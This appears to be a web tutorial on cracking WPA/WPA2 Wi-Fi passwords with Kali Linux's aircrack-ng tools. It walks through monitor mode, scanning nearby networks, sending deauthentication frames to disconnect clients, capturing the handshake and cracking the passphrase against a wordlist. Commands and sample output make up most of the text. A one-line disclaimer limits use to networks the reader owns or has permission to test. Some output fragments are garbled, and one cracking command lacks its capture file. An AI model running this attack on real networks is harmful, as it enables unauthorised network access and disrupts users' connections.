



How to Hack WPA/WPA2 WiFi Using Kali Linux?

Difficulty Level : Easy ● Last Updated : 30 Jun, 2020

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“**Hacking Wifi**” sounds really cool and interesting. But actually hacking wifi practically is much easier with a good wordlist. But this word list is of no use until we don't have any idea of how to actually use that word list in order to crack a hash. And before cracking the hash we actually need to generate it. So, below are those steps along with some good wordlists to crack a WPA/WPA2 wifi.

Note: Use the below methods only for educational/testing purposes on your own wifi or with the permission of the owner. Don't use this for malicious purposes.

So, boot up **Kali Linux**. Open the terminal window. And perform the following steps.

Step 1: [ifconfig](#) (interface configuration) : To view or change the configuration of the network interfaces on your system.





ifconfig

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.88.128 netmask 255.255.255.0 broadcast 192.168.88.255
    inet6 fe80::20c:29ff:fe82:3322 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:82:33:22 txqueuelen 1000 (Ethernet)
    RX packets 58 bytes 4208 (4.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 58 bytes 4923 (4.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 20 bytes 1116 (1.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20 bytes 1116 (1.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 5a:f9:97:39:89:31 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Here,

- **eth0** : First Ethernet interface
- **lo** : Loopback interface
- **wlan0** : First wireless network interface on the system. (*This is what we need.*)

Step 2: Stop the current processes which are using the **WiFi** interface.

airmon-ng check kill



```

root@kali:~# airmon-ng check kill

Killing these processes:

PID Name
859 wpa_supplicant

```

Step 3: To start the wlan0 in [monitor mode](#).

```
airmon-ng start wlan0
```

```

root@kali:~# airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy0     wlan0          mt7601u     Ralink Technology, Corp. MT7601U

(mon)

(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0)

(mac80211 station mode vif disabled for [phy0]wlan0)

```

Step 4: To view all the **Wifi** networks around you.

```
airodump-ng wlan0mon
```

```


CH 3 ][ Elapsed: 6 s ][ 2020-02-04 09:13

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
88:B1:E1:41:C6:01 -84 1 0 0 6 195 OPN JioNet@ABVGIE
88:B1:E1:41:C6:00 -82 2 0 0 6 195 WPA2 CCMP MGT JioPrivateNet
88:B1:E1:7F:8F:40 -86 3 0 0 6 195 WPA2 CCMP MGT JioPrivateNet
88:B1:E1:41:D5:A0 -88 2 0 0 11 195 WPA2 CCMP MGT JioPrivateNet
04:D1:3A:19:63:8F -1 0 0 0 11 -1 <length: 0>
80:35:C1:13:C1:2C -33 22 61 1 1 180 WPA2 CCMP PSK Quite Hacker
88:B1:E1:41:C6:01 -84 1 0 0 6 195 OPN JioNet@ABVGIE
88:B1:E1:31:39:21 -81 6 0 0 1 195 OPN JioNet@ABVGIE
EE:08:6B:F7:DE:86 -82 5 0 0 13 54e WPA2 TKIP PSK POLYTECHNIC G
EC:08:6B:D7:DE:86 -83 5 0 0 13 54e WPA TKIP PSK ABVGIE(POLYTECHNIC WING)
88:B1:E1:41:DC:41 -81 4 0 0 1 195 OPN JioNet@ABVGIE
88:B1:E1:31:39:20 -83 6 0 0 1 195 WPA2 CCMP MGT JioPrivateNet
50:2F:A8:E0:93:83 -84 1 0 0 11 130 WPA2 CCMP MGT BSNL-RoamIN-WiFi
D0:F8:8C:23:3D:14 -86 6 0 0 11 65 WPA2 CCMP PSK hii
50:2F:A8:E0:93:80 -85 0 0 0 11 130 WPA2 CCMP MGT BSNL 4G plus
50:2F:A8:E0:93:82 -85 2 0 0 11 130 WPA2 CCMP MGT BSNL Broad Fi
88:B1:E1:7F:7B:E0 -86 3 0 0 1 195 WPA2 CCMP MGT JioPrivateNet
50:2F:A8:E0:93:81 -87 5 0 0 11 130 OPN BSNL WiFi
88:B1:E1:41:F0:80 -87 4 0 0 11 195 WPA2 CCMP MGT JioPrivateNet
00:11:74:FD:D1:40 -88 3 0 0 11 195 WPA2 CCMP MGT JioPrivateNet

```

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
88:B1:E1:41:C6:01	98:2C:BC:0A:48:A3	-84	0 - 1	0	2	
04:D1:3A:19:63:8F	04:92:26:22:D0:29	-88	0 - 1e	1	2	
(not associated)	06:C8:07:74:6F:77	-82	0 - 1	0	2	
(not associated)	C2:A1:5F:93:8C:94	-58	0 - 5	0	1	
(not associated)	86:3F:2C:59:8C:3B	-88	0 - 1	0	1	
80:35:C1:13:C1:2C	94:E9:79:E1:E2:95	-14	0e- 0e	96	40	

Here,



- **airodump-ng** : For packet capturing
- **wlan0mon** : Name of the interface (This name can be different on the different devices)

Press **Ctrl+C** to stop the process when you have found the target network.

Step 5: To view the clients connected to the target network.

```
airodump-ng -c 1 --bssid 80:35:C1:13:C1:2C -w /root wlan0mon
```

```
mount-shared-
CH 1 ][ Elapsed: 4 mins ][ 2020-02-04 09:28 ][ WPA handshake: 80:35:C1:13:C1:2C
```

BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
80:35:C1:13:C1:2C	-33	100	1944	1966	0	1	180	WPA2	CCMP	PSK	Quite Hacker

```
restart-vm-
BSSIDools
STATION
```

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
80:35:C1:13:C1:2C	94:E9:79:E1:E2:95	-16	0e- 0e	264	1740	Quite Hacker



Here,

- **airodump-ng** : For packet capturing
- **-c** : Channel
- **-bssid** : MAC address of a wireless access point(**WAP**).
- **-w** : The Directory where you want to save the file(Password File).
- **wlan0mon** : Name of the interface.

Step 6: Open a new terminal window to disconnect the clients connected to the target network.

```
aireplay-ng -0 10 -a 80:35:C1:13:C1:2C wlan0mon
```

```
root@kali:~# aireplay-ng -0 10 -a 80:35:C1:13:C1:2C wlan0mon
09:26:43 Waiting for beacon frame (BSSID: 80:35:C1:13:C1:2C) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
09:26:43 Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:44 Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:44 Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:45 Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:46 Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:46 Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:47 Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:47 Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:48 Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:48 Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
```

- **aireplay-ng** : To inject frames
- **-0** : For deauthentication
- **10** : No. of deauthentication packets to be sent
- **-a** : For the bssid of the target network
- **wlan0mon** : Name of the interface.

When the client is disconnected from the target network. He tries to reconnect to the network and when he does you will get something called **WPA** handshake in the previous window of the terminal.



```

CH 1 ][ Elapsed: 15 mins ][ 2020-02-04 09:39 ][ WPA handshake: 80:35:C1:13:C1:2C
BSSID          PWR RXQ Beacons  #Data, #/s CH MB  ENC  CIPHER AUTH ESSID
80:35:C1:13:C1:2C -35 100    6951    5643   0   1 180  WPA2 CCMP  PSK  Quite Hacker
BSSID          STATION          PWR   Rate    Lost    Frames  Probe
80:35:C1:13:C1:2C 94:E9:79:E1:E2:95 -16   0e- 0e    0    5309  Quite Hacker

```

Now, we are done with capturing the packets. So, now you can close the terminal window.

Step 7. To decrypt the password. Open the Files application.



Here,

- **hacking-01.cap** is the file you need.

```
aircrack-ng -a2 -b 80:35:C1:13:C1:2C -w /root/passwords.
```

- **aircrack-ng** : 802.11 **WEP** and **WPA-PSK** keys cracking program
- **-a** : -a2 for **WPA2** & -a for **WPA** network
- **-b** : The BSSID of the target network
- **-w** : Location of the wordlist file
- **/root/hacking-01.cap** : Location of the cap file



You can download the file of common passwords from the internet

and if you want to create your own file then you can use the [crunch tool](#)

```
Aircrack-ng 1.5.2

[00:00:04] 8186/7120748 keys tested (1644.68 k/s)

Time left: 1 hour, 12 minutes, 6 seconds                                0.11%

KEY FOUND! [ liker1 ]

Master Key      : 4C B4 B5 2C 1E 2F 0F BF CC 29 AD 98 68 1F EC BD
                  A6 2F 56 0F 47 70 5D 71 B7 32 00 13 DA 16 17 2E

Transient Key   : 1C 6F 02 15 82 1E F8 D0 65 44 83 F8 57 BE 20 61
                  62 42 63 76 5C 98 A5 B2 01 CB 61 7B 72 76 6C A1
                  D4 BB A3 E3 A4 45 30 37 D7 74 7C 8B B7 38 23 ED
                  B9 89 FC 2C 37 60 65 B9 A9 BE AC D7 48 7C B3 5B

EAPOL HMAC     : 57 9A DE 79 E1 95 6C 94 F4 75 CA B1 67 03 34 85
```

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